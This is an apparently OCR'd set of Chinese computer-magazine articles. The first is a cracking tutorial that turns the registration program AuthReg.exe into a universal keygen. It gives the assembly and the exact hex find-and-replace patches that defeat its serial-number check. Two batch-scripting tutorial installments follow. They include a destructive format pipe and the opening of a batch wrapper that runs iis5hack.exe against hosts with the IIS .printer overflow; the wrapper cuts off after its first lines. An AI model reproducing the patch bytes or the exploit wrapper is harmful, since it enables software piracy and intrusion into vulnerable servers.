


图 1




图 2

程序中断后，按G回车4次，然后按8下F12来到如下注册码比较程序段：

```
0167:0040243F   LEA    EAX,[ESP+04]
0167:00402443   PUSH   EAX            ;将输入的注册码压入堆栈
0167:00402444   PUSH   0040AD60       ;将输入的用户名压入堆栈
0167:00402449   CALL   00403440       ;调用注册码判断子程序
0167:0040244E   NEG    EAX
```

运行到“0167:00402449 CALL 00403440 ;调用注册码判断子程序”这一行时，按F8跟踪进去，来到如下子程序（请你参看注释，分析一下这段程序！不再赘述）：

```
0167:00403440   SUB    ESP,20
0167:00403443   XOR    EAX,EAX
0167:00403445   MOV    ECX,00000008
0167:0040344A   PUSH   EBX
0167:0040344B   PUSH   ESI
……（由于篇幅原因，故略去代码若干，完整代码请参见光盘）
0167:00403601   ADD    ESP,20
0167:00403604   RET    0008    (注册失败)
```

通过跟踪分析上面的程序段，我们当然可通过修改程序流程在内存中找到正确的注册码。但我们要把这个程序改造成一个万能注册机。

三、改造AuthReg.exe程序为万能注册机

1.原理和代码

将每组数据比较的部分改成用真注册码覆盖假注册码，最后返回注册成功！程序会将正确的注册码记入注册表，即可实现万能注册！

修改方法如下，请您慢慢体会，不再赘述！

（1）第1组注册码比较核心代码

```
0167:004034A2   MOVSX   EDX,BYTE PTR [ECX+ESP+0C]
                        (一次复制1个字节)
0167:004034A7   CMP     EDX,EAX (比较第1组4个字节)
0167:004034A9   JNZ     004035DB(不相等就注册失败)
```

对应16进制代码：

```
0F BE 54 0C 0C 3B D0 0F 85 2C 01 00 00
```

修改为：用计算出的真的第1组注册码覆盖我们输入的第1组注册码

```
0167:004034A2   MOVSX   EDX,WORD PTR [ECX+ESP+0C] (一次复制2个字节)
0167:004034A7   MOV     [ESI+ECX],DX
0167:004034AB   INC     ECX (因为一次复制了2个字节，故ECX的值多加一次)
0167:004034AC   NOP
0167:004034AD   NOP
0167:004034AE   NOP
```

对应的16进制代码：

```
0F BF 54 0C 0C 66 89 14 31 41 90 90 90
```

（2）第2组注册码比较核心代码

```
0167:00403500   MOVSX   EDX,BYTE PTR [ECX+ESP+10]
0167:00403505   CMP     EDX,EAX
0167:00403507   JNZ     004035E6
```

对应的16进制代码：

```
0F BE 54 0C 10 3B D0 0F 85 D9 00 00 00
```

修改为：用计算出的真的第2组注册码覆盖我们输入的第2组注册码。

```
0167:00403500   MOVSX   EDX,WORD PTR [ECX+ESP+10]
0167:00403505   MOV     [ESI+ECX+05],DX
```

```
0167:0040350A  INC     ECX
0167:0040350B  NOP
0167:0040350C  NOP
```

对应的16进制代码：

```
0F BF 54 0C 10 66 89 54 31 05 41 90 90
```

（3）第3组注册码比较核心代码

```
0167:0040355E  MOVSX   EDX,BYTE PTR [ECX+ESP+14]
0167:00403563  CMP     EDX,EAX
0167:00403565  JNZ     004035F1
```

对应的16进制代码：

```
0F BE 54 0C 14 3B D0 0F 85 86 00 00 00
```

修改为：用计算出的真的第3注册码覆盖我们输入的第3注册码。

```
0167:0040355E  MOVSX   EDX,WORD PTR [ECX+ESP+14]
0167:00403563  MOV     [ECX+ESI+0A],DX
0167:00403568  INC     ECX
0167:00403569  NOP
0167:0040356A  NOP
```

对应的16进制代码：

```
0F BF 54 0C 14 66 89 54 0E 0A 41 90 90
```

（4）第4组注册码比较核心代码

```
0167:004035C3  CMP     EDX,EAX        (比较第4组4个字节)
0167:004035C5  JNZ     004035FC       (不相等就注册失败)
0167:004035C7  INC     ECX
0167:004035C8  CMP     ECX,04
0167:004035CB  JL      004035AC
0167:004035CD  MOV     EAX,00000001   (注册成功从这里返回)
0167:004035D2  POP     EDI
0167:004035D3  POP     ESI
0167:004035D4  POP     EBX
0167:004035D5  ADD     ESP,20
0167:004035D8  RET     0008
0167:004035DB  XOR     EAX,EAX
0167:004035DD  POP     EDI
0167:004035DE  POP     ESI
0167:004035DF  POP     EBX
0167:004035E0  ADD     ESP,20
0167:004035E3  RET     0008           (注册失败返回)
```

对应的16进制代码：

```
0F BE 54 0C 18 3B D0 75 35 41 83 F9 04 7C DF B8
01 00 00 00 5F 5E 5B 83 C4 20 C2 08 00 33 C0 5F
5E 5B 83 C4 20 C2 08 00
```

修改为：用计算出的真的第4组注册码覆盖我们输入的第4组注册码，并将EAX置1返回。

```
0167:004035BE  MOVSX   EDX,WORD PTR [ECX+ESP+18]
0167:004035C3  MOV     [ESI+ECX+0F],DX
0167:004035C8  INC     ECX
0167:004035C9  INC     ECX
0167:004035CA  CMP     ECX,04
0167:004035CD  JL      004035AC
0167:004035CF  MOV     EAX,00000001
0167:004035D4  NOP
0167:004035D5  NOP
0167:004035D6  NOP
0167:004035D7  NOP
0167:004035D8  NOP
0167:004035D9  NOP
0167:004035DA  NOP
0167:004035DB  NOP
0167:004035DC  NOP
0167:004035DD  POP     EDI
0167:004035DE  POP     ESI
0167:004035DF  POP     EBX
0167:004035E0  ADD     ESP,20
0167:004035E3  RET     0008
```

对应的16进制代码：

```
0F BF 54 0C 18 66 89 54 31 0F 41 41 83 F9 04 7C
DD B8 01 00 00 00 90 90 90 90 90 90 90 90 90 5F
5E 5B 83 C4 20 C2 08 00
```

2.修改文件

这个程序没有加壳，故可以直接修改。用16进制编辑软件打开AuthReg.exe。

```
查找：0F BE 54 0C 0C 3B D0 0F 85 2C 01 00 00
改成：0F BF 54 0C 0C 66 89 14 31 41 90 90 90
查找：0F BE 54 0C 10 3B D0 0F 85 D9 00 00 00
改成：0F BF 54 0C 10 66 89 54 31 05 41 90 90
查找：0F BE 54 0C 14 3B D0 0F 85 86 00 00 00
改成：0F BF 54 0C 14 66 89 54 0E 0A 41 90 90
查找：0F BE 54 0C 18 3B D0 75 35 41 83 F9 04 7C DF B8
      01 00 00 00 5F 5E 5B 83 C4 20 C2 08 00 33 C0 5F
      5E 5B 83 C4 20 C2 08 00
改成：0F BF 54 0C 18 66 89 54 31 0F 41 41 83 F9 04 7C
      DD B8 01 00 00 00 90 90 90 90 90 90 90 90 90 5F
      5E 5B 83 C4 20 C2 08 00
```

修改完毕后，存盘返回。再次运行AuthReg.exe，输入用户名user，随便输入注册码，单击确定，就会弹出图3所示的注册成功对话框。并且会把正确的注册码显示出来（注：*本教程仅限于技术研讨，绝不散发注册码和注册机，故将对话框中正确的注册码抹去*）！




图 3

通过我们的调教，这个程序已经被改造成为一个万能注册机了。从菜单中选择注册码状态（图4），会显示注册成功（图5）。




图 5




图 4

四、删除这个程序


最后，将这个软件和改造后的AuthReg.exe从机器上删除掉！请支持国产软件！

五、引发思考

通过对程序文件的改造，可实现很多有趣的功能。但一个修改得非常巧妙的程序可能会对你的系统信息安全等带来致命隐患，所以请那些喜欢用D版的同仁们三思！

鉴于这种技术交流可能带来较大的负面影响，作者考虑再三，决定不再刊出后续文章！

另，所有稿费均由编辑部阿呆同志代劳捐给希望工程的贫困学生，在此谨表谢意！



精通批处理教程

（连载一）

雪莲蓬

第一部分 批处理的专用命令

批处理文件是将一系列命令按一定的顺序集合为一个可执行的文本文件，其扩展名为BAT。这些命令统称批处理命令，下面我就来给大家介绍一下批处理命令。

1. REM

REM 是个注释命令，一般用来给程序加上注解，该命令后的内容在程序执行时，将不会被显示和执行。例：

REM 你现在看到的就是注解

这一句将不会被执行。

> LOOK 注意　*在以后的例子中，解释的内容都会放在REM后面，请大家注意！*

2. ECHO

ECHO 是一个回显命令，主要参数有OFF和 ON。一般用ECHO message来显示一个特定的消息。例：

```
Echo off
Rem 以上代表关闭回显（即不显示所执行的命令）
Echo 这个就是消息
Rem 以上代表显示“这就是消息”这列字符
```

执行结果：

```
C:\>ECHO.BAT
这个就是消息。
```

3. GOTO

GOTO 即为跳转的意思。

在批处理中允许以“：XXX”来构建一个标号，然后用GOTO ：标号直接来执行标号后的命令。例：

```
LABEL
REM 上面就是名为LABEL的标号
DIR C:\
DIR D:\
GOTO LABEL
REM 以上程序跳转标号LABEL处继续执行
```

4. CALL

CALL 命令可以在批处理执行过程中调用另一个批处理，当另一个批处理执行完后，再继续执行原来的批处理。例：

批处理2.BAT内容如下：ECHO 这就是2的内容。

批处理1.BAT内容如下：ECHO 这是1的内容。

```
CALL 2.BAT
ECHO 1和2的内容全部显示完成。
```

执行结果如下：

```
C:\>1.BAT
这是1的内容
这就是2的内容
1和2的内容全部显示完成。
```

5. PAUSE

PAUSE 停止系统命令的执行并显示下面的内容。例：

```
C:\> PAUSE
```

请按任意键继续……

6. IF

IF 条件判断语句，语法格式如下：

```
IF [NOT] ERRORLEVEL number command
IF [NOT] string1==string2 command
IF [NOT] EXIST filename command
```

说明：

[NOT]：将返回的结果取反值，即“如果没有”的意思；

ERRORLEVEL：是命令执行完成后返回的退出值；

Number：退出值的数字取值范围0~255，判断时值的排列顺序应该由大到小。返回的值大于或等于指定的值时，条件成立；

string1==string2 string1和string2：都为字符的数据，英文字符的大小写将看作不同，这个条件中的等于号必须是2个（绝对相等），条件相等后即执行后面的 command；

EXIST filename：为文件或目录存在的意思。

IF ERRORLEVEL这条语句必须放在某一个命令后面。执行命令后由IF ERRORLEVEL来判断命令的返回值。例：

(1) IF [NOT] ERRORLEVEL number command

检测命令执行完后的返回值做出判断。

```
echo off
dir z:
rem 如果退出代码为1（不成功）就跳至标题1处执行
IF ERRORLEVEL 1 goto 1
rem 如果退出代码为0（成功）就跳至标题0处执行
IF ERRORLEVEL 0 goto 0
```

```
:0
echo 命令执行成功!
Rem 程序执行完毕跳至标题 exit 处退出
goto exit
:1
echo 命令执行失败!
Rem 程序执行完毕跳至标题 exit 处退出
goto exit
:exit
Rem 这里是程序的出口
```

(2) IF string1==string2 command

检测当前变量的值做出判断。

```
ECHO OFF
IF %1==2 goto no
Echo 变量相等!
Goto exit
:no
echo 变量不相等
goto exit
:exit
```

大家可以这样看效果 C:\>test.bat 数字

(3) IF [NOT] EXIST filename command
发现特定的文件做出判断。

```
echo off
IF not EXIST autoexec.bat goto 1
echo 文件存在成功!
goto exit
:1
echo 文件不存在失败!
goto exit
:exit
```

这个批处理大家可以放在c 盘和d 盘分别执行，看看效果。

7. FOR

FOR 这个命令比较特殊，是一个循环执行命令，同时FOR 的循环里面还可套用FOR 再进行循环。这篇我们介绍基本的用法，就不做套用的循环了，后面再为大家讲解。

在批处理中FOR 的命令如下：

```
FOR [%%c] IN (set) DO [command] [arguments]
```

在命令行中命令如下：

```
FOR [%c] IN (set) DO [command] [arguments]
```

常用参数：

/L 该集表示以增量形式从开始到结束的一个数字序列。因此,(1,1,5) 将产生序列 1 2 3 4 5,(5,-1,1) 将产生序列 (5 4 3 2 1)。

/D 如果集中包含通配符，则指定与目录名匹配，而不与文件名匹配。

/F 从指定的文件中读取数据作为变量

eol=c － 指一个行注释字符的结尾（就一个）。

skip=n － 指在文件开始时忽略的行数。

delims=xxx － 指分隔符集，这个替换了空格和跳格键的默认分隔符集。

tokens=x,y,m-n － 指每行的哪一个符号被传递到每个迭代的for 本身。这会导致额外变量名称的分配。m-n 格式为一个范围，通过nth 符号指定mth。如果符号字符串中的最后一个字符是星号，那么额外的变量将在最后一个符号解析之后分配并接受行的保留文本。

usebackq － 指定新语法已在下类情况中使用：在作为命令执行一个后引号的字符串，并且一个单引号字符为文字字符串命令，并允许在 filenameset 中使用双引号扩起文件名称。

下面来看一个例子：

```
FOR /F "eol=; tokens=2,3* delims=, " %i in (myfile.txt) do @echo %i %j %k
```

会分析myfile.txt 中的每一行，忽略以分号打头的那些行，将每行中的第二个和第三个符号传递给 for 程序体；用逗号和“/”或空格定界符号。

LOOK 注意　这个for 程序体的语句引用%i 来取得第二个符号，引用%j 来取得第三个符号，引用%k 来取得第三个符号后的所有剩余符号。对于带有空格的文件名，您需要用双引号将文件名括起来。为了用这种方式来使用双引号，您还需要使用usebackq 选项，否则，双引号会被理解成是用作定义某个要分析的字符串的。

%i 专门在for 语句中得到说明，%j 和%k 是通过tokens= 选项专门得到说明的。你可以通过 tokens= 一行指定最多 26 个符号，只要不试图说明一个高于字母 'z' 或 'Z' 的变量。

LOOK 注意　FOR 变量名分大小写，是通用的；而且，同时不能有52 个以上都在使用中。

你还可以在相邻字符串上使用FOR /F 分析逻辑。方法是：用单引号将括号之间的 filenameset 括起来，这样，该字符串会被当作文件中的一个单一输入行。

最后，你可以用FOR/F 命令来分析命令的输出。方法是：将括号之间的 filenameset 变成一个反括字符串，该字符串会被当作命令行，传递到一个子CMD.EXE，其输出会被抓进内存，并被当作文件分析。因此，以下例子会枚举当前环境中的环境变量名称：

```
FOR /F "usebackq delims==" %i IN ('set') DO @echo %i
```

以下列举一个简单的例子，他将说明参数/L 和没有参数的区别：

例：删除文件1.TXT 2.TXT 3.TXT 4.TXT 5.TXT。

```
ECHO OFF
FOR /L %%F IN (1,1,5) DO DEL %%F.TXT
```

或者

```
FOR %%F IN (1,2,3,4,5) DO DEL %%F.TXT
```

以上2条命令执行的结果都是一样的，如下：

```
C:\>DEL 1.TXT
C:\>DEL 2.TXT
C:\>DEL 3.TXT
C:\>DEL 4.TXT
C:\>DEL 5.TXT
```

8. SETLOCAL

开始批处理文件中环境改动的本地化操作。在执行SETLOCAL后，所做的环境改动只限于批处理文件。要还原原先的设置，必须执行ENDLOCAL。达到批处理文件结尾时，对于该批处理文件的每个尚未执行的SETLOCAL命令，都会有一个隐含的 ENDLOCAL被执行。例：

```
@ECHO OFF
SET PATH              /*察看环境变量PATH
PAUSE
SETLOCAL
SET PATH=E:\TOOLS     /*重新设置环境变量PATH
SET PATH
PAUSE
ENDLOCAL
SET PATH
```

从上例我们可看到环境变量PATH第1次被显示时是系统默认路径。被设置成了E:\TOOLS后显示为E:\TOOLS。但当ENDLOCAL后，我们可看到他又被还原成了系统的默认路径。但这个设置只在该批处理运行时有作用，当批处理运行完成后，环境变量PATH将会还原。

9. SHIFT

SHIFT命令可让在命令上的命令使用超过10个（%0~%9）以上的可替代参数，例：

```
ECHO OFF
ECHO %1 %2 %3 %4 %5 %6 %7 %8 %9
SHIFT
ECHO %1 %2 %3 %4 %5 %6 %7 %8 %9
SHIFT
ECHO %1 %2 %3 %4 %5 %6 %7 %8 %9
执行结果如下：
C::\>SHIFT.BAT 1 2 3 4 5 6 7 8 9 10 11
1 2 3 4 5 6 7 8 9
2 3 4 5 6 7 8 9 10
3 4 5 6 7 8 9 10 11
```

以上就是基于Win2000下的9个批处理命令。

第二部分 特殊的符号与批处理

在命令行下，有些符号是不允许使用的，但有些符号却有着特殊的意义。

1. 符号（@）

@在批处理中的意思是关闭当前行的回显。我们从上面知道，用命令echo off可以关掉整个批处理的命令回显，但却不能不显示echo off这个命令。现在，我们在这个命令前加上@，这样echo off这一命令就被@关闭了回显，从而达到所有命令均不回显的要求。

2. 符号（>）

“>”的意思是传递并覆盖。他所起的作用是将运行后的回显结果传递到后面的范围（后面可是文件，也可是默认的系统控制台）。例：

文件1.txt的文件内容为：1+1。使用命令：

```
c:\>dir *.txt >1.txt
```

这时候1.txt的内容如下：

```
驱动器 C 中的卷没有标签。
卷的序列号是 301A-1508
 C:\ 的目录
2003-03-11  14:04   1,005 FRUNLOG.TXT
2003-04-04  16:38   18,598,494 log.txt
2003-04-04  17:02   5 1.txt
2003-03-12  11:43   0 aierrorlog.txt
2003-03-30  00:35   30,571 202.108.txt
5 个文件     18,630,070 字节
0 个目录   1,191,542,784 可用字节
```

“>”将命令执行的结果覆盖了原始的文件内容。

在传递给控制台时，程序将不会有任何回显。

LOOK 注意 （注意：这里的回显跟echo off关掉的回显不是同一概念。Echo off关掉的是输入命令的回显，这里的回显是程序执行中或后的回显）

例如：

```
C:\>dir *.txt >nul
```

程序将没有任何显示，也不会产生任何痕迹。

3. 符号（>>）

符号“>>”的作用与符号“>”相似，但他们的区别在于：“>>”是传递并在文件末尾追加，“>>”也可将回显传递给控制台（用法同上）。例：

文件1.txt内同为：1+1。使用命令：

```
C:\>dir *.txt >>1.txt
```

这时候1.txt的内容如下：

```
1+1
驱动器 C 中的卷没有标签。
卷的序列号是 301A-1508
C:\ 的目录
```

```
2003-03-11  14:04   1,005 FRUNLOG.TXT
2003-04-04  16:38   18,598,494 log.txt
2003-04-04  17:02              5 1.txt
2003-03-12  11:43              0 aierrorlog.txt
2003-03-30  00:35         30,571 202.108.txt
5 个文件      18,630,070 字节
0 个目录   1,191,542,784 可用字节
```

“>>”将命令执行的结果覆加在了原始文件内容后面。

4．符号（|）

“|”是一个管道传输命令，意思是将上一命令执行的结果传递给下一命令去处理。例：

```
C:\>dir c:\|find "1508"
```

卷的序列号是301A-1508。

以上命令的意思为：查找c:\的所有，并发现1508字符串。Find的用法请用“find /?”自行查看。

在不使用format的自动格式化参数时，我是这样来自动格式化盘片的：

```
echo y|fornat a: /s /q /v:system
```

用过Format命令的人都知道，Format有一个交互对化过程，要使用者输入y来确定当前命令是否被执行。在这个命令前加上echo y并用管道传输符“|”将echo执行的结果y传递给Format，从而达到手工输入y的目的（这条命令有危害性，测试的时候请谨慎）。

5．符号（^）

“^”是对特殊符号“>”、“<”、“&”的前导字符。在命令中他将以上3个符号的特殊动能去掉，仅仅只把他们当成符号而不使用他们的特殊意义。例：

```
c:\>echo test ^> 1.txt
test > 1.txt
```

从上面可以看出，并没有把test写入文件1.txt，而是将test >1.txt 当字符串显示了出来。这个符号在远程构建批处理时，很有效果。

6．符号（&）

“&”符号允许在一行中使用2个以上不同的命令，当第一个命令执行失败时，将不影响第2个命令的执行。例：

```
c:\> dir z:\ &dir y:\ &dir c:\
```

以上命令将会连续显示z:、y:、c:盘内的内容，不理会该盘符是否存在。

7．符号（&&）

“&&”符号也是允许在一行中使用2个以上不同的命令，当第一个命令执行失败后，后续命令将不会再被执行。例：

```
c:\> dir z:\ &&dir y:\ &&dir c:\
```

以上命令将会提示检查是否存在z:盘，如果存在则执行，如果不存在则停止，执行所有的后续命令。

8．符号（" "）

“" "”符号允许在字符串中包含空格。进入一个特殊目录可用如下方法。例：

```
c:\>cd "Program Files"
c:\>cd progra~1
c:\>cd pro*
```

以上方法都可进入Program Files目录。

9．符号（,）

“,”符号相当于空格。在某些特殊情况下，可以用“,”来代替空格使用。例：

```
c:\>dir,c:\
```

10．符号（;）

“;”符号当命令相同时，可将不同目标用“;”隔离开来，但执行效果不变。如执行过程中发生错误，则只返回错误报告，但程序还是会继续执行。例：

```
DIR C:\;D:\;E:\F:\
```

以上的命令相当于

```
DIR C:\
DIR D:\
DIR E:\
DIR F:\
```

当然，还有些特殊符号。但他们的使用范围很小，我就不在这里一一说明了。

下一期我们将针对具体案例来进行分析，十分精彩，希望大家继续关注！



精通批处理教程

（结局篇）

雪莲蓬

上文为大家讲了批处理的专用命令和特殊的符号与批处理，这期我们继续学习。

第三部分 批处理与变量

在批处理中，适当的引用变量会使你所编制的程序应用面更广。批处理每次能处理的变量从%0~%9共10个，其中%0默认给批处理的文件名使用，除非在使用Shift命令后，%0才能被%1所替代。引用shift命令的例子：如果在%1前多加一个%0，那么结果如下：

```
C:\>SHIFT.BAT 1 2 3 4 5 6 7 8 9 10 11
SHIFT.BAT 1 2 3 4 5 6 7 8 9
1 2 3 4 5 6 7 8 9 10
2 3 4 5 6 7 8 9 10 11
```

系统是如何区分每个变量的呢？系统区分变量的规则为字符串中间的空格，即只要发现空格就把空格前面的字符当作一个变量，而空格后面的字符则作为另一个变量。如果你的变量是一个里面包含空格的长目录名，这时你需要用上一节我们讲的特殊符号8中所用的引号将他圈起来，例：

批处理内容为：

```
ECHO %1
ECHO %2
ECHO %3
```

输入命令：

```
C:\>TEST "Program Files" Program Files
Program Files
Program
Files
```

在一个复杂的批处理中，有可能同时使用的变量会超过10个，这时会和系统的规则相冲突，那么这个问题怎么解决呢？在系统中，还有一种变量称之为环境变量（使用SET命令可查看当前系统的环境变量），如当前系统目录是%windir%或%SystemRoot%等。当同时使用参数超过10个时，我们可把某些在后面的程序中还要调用的变量保存为环境变量。具体用法如：SET A=%1，这样我们就命名了一个新的环境变量A，在调用变量A时要%A%这样调用，环境变量不受Shift命令的影响。如果要改变一个环境变量，需要重新对其设置才能改变。当然也可进行变量与变量之间的传递来达到目的。下面我们来看一个例子，批处理如下：

```
ECHO OFF
SET PASS=%1
SHIFT
SET PASS1=%1
SHIFT
ECHO %PASS% %PASS1% %1 %2 %3 %4 %5 %6 %7
%8 %9
SHIFT
ECHO %PASS% %PASS1% %9
SET PASS=%PASS1%   (变量的传递)
SET PASS1=%9
SHIFT
ECHO %PASS% %PASS1% %9
```

使用命令：

```
C:\>TEST A B 3 4 5 6 7 8 9 10 K L
A B 3 4 5 6 7 8 9 10 K (注意：这行显示了11个变量)
A B L          (在使用了3次SHIFT之后%9变成了L)
B L            (变量的传递后的结果)
```

第四部分 完整案例

以上就是批处理的一些用法。现在我们把这些用法结合起来，详细分析一下目前网上发布的一些批处理，看看他们是怎么运作的！这里，我将列举三个例子作详细分析，为保持程序的完整，我的注释会加在/*后面。

例一

这个例子是利用iis5hack.exe对有.printer漏洞的主机进行溢出的批处理。用到的程序有iis5hack.exe和系统自带的telnet.exe。iis5hack的命令格式为：

```
iis5hack <目标ip> <目标端口> <目标版本> <溢出
连接端口>
```

目标版本为0-9，这10个数字分别对应不同语言版本和sp的系统版本，我们编制的批处理使用的命令格式为 ：

```
<iis.bat 目标ip (开始版本号)>
```

开始版本号可有可无，程序如下：

```
@echo off          /*关闭命令回显
```

```
    if "%1%"=="" goto help    /*判断%1是否为空，%1为目标ip
    if "%2%"=="1" goto 1    /*判断%2是否为1，为1则跳转标志1
